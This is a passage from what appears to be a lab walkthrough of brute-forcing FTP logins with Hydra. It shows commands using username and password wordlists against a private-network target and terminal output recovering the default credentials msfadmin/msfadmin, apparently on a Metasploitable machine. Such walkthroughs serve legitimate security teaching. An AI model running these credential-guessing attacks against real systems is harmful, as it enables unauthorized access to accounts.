Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-21 11:05:
43
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 tr
y per task
[DATA] attacking ftp://192.168.200.6:21/
[21][ftp] host: 192.168.200.6 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-21 11:05:
46
[ root@parrot-virtualbox ]-[/home/parrot]
#
```

5. Case2, suppose we don't know either username or password.

```
● ● ● hydra -L wordlist_17_10_2021.txt -P wordlist_17_10_2021.txt ftp://19
File Edit View Search Terminal Help
[ root@parrot-virtualbox ]-[ /home/parrot ]
# hydra -L wordlist_17_10_2021.txt -P wordlist_17_10_2021.txt ftp://192.168.
200.6
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-21 11:08:
43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3
tries per task
[DATA] attacking ftp://192.168.200.6:21/
[21][ftp] host: 192.168.200.6 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-21 11:09:
04
[ root@parrot-virtualbox ]-[ /home/parrot ]
#
```

6. We get the credentials.